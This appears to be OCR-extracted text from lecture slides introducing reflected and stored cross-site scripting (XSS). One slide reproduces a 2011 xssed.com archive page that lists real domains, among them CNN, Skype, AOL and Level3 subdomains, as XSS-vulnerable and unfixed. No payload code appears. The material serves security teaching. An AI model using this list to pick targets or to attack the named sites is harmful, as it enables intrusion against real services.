


execute script
embedded in input
as though server
meant us to run it


Cross-Site Scripting (XSS)




Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS)



("Reflected" XSS attacks)



</xssed>
xss attacks information
Home | News | Articles | Adv. | Submit | Alerts | Links | XSS info | About | Contact
XSS Archive | XSS Archive ★ | TOP Submitters | TOP Submitters ★ | TOP Pagerank |
search
Control the security risks affecting your network
Vulnerability Management FOR DUMMIES
Qualys Limited Edition
FREE GUIDE
Download

Syndicate

R Domains already xss'ed.

S Famous and Government web sites.

F Status: Fixed/Unfixed.

PR Pagerank by **Alexa®**.


You can subscribe to our **mailing list** to receive alerts by mail.

Date	Author	Domain	R	S	F	PR	Category	Mirror
21/02/11	LostBrilliance	audience.cnn.com	R	★	✗	53	XSS	mirror
21/02/11	db	freedns.afraid.org		★	✗	8834	XSS	mirror
19/02/11	h3rcul3s	cwg2010.indianexpress.com		★	✗	2942	XSS	mirror
18/02/11	Yeyah	app.email.skype.com		★	✗	189	XSS	mirror
17/02/11	warvector	www.level3.com		★	✗	53575	XSS	mirror
17/02/11	SeeMe	api.screenname.aol.com		★	✗	51	XSS	mirror


Stored Cross-Site Scripting

Attack Server


Stored Cross-Site Scripting



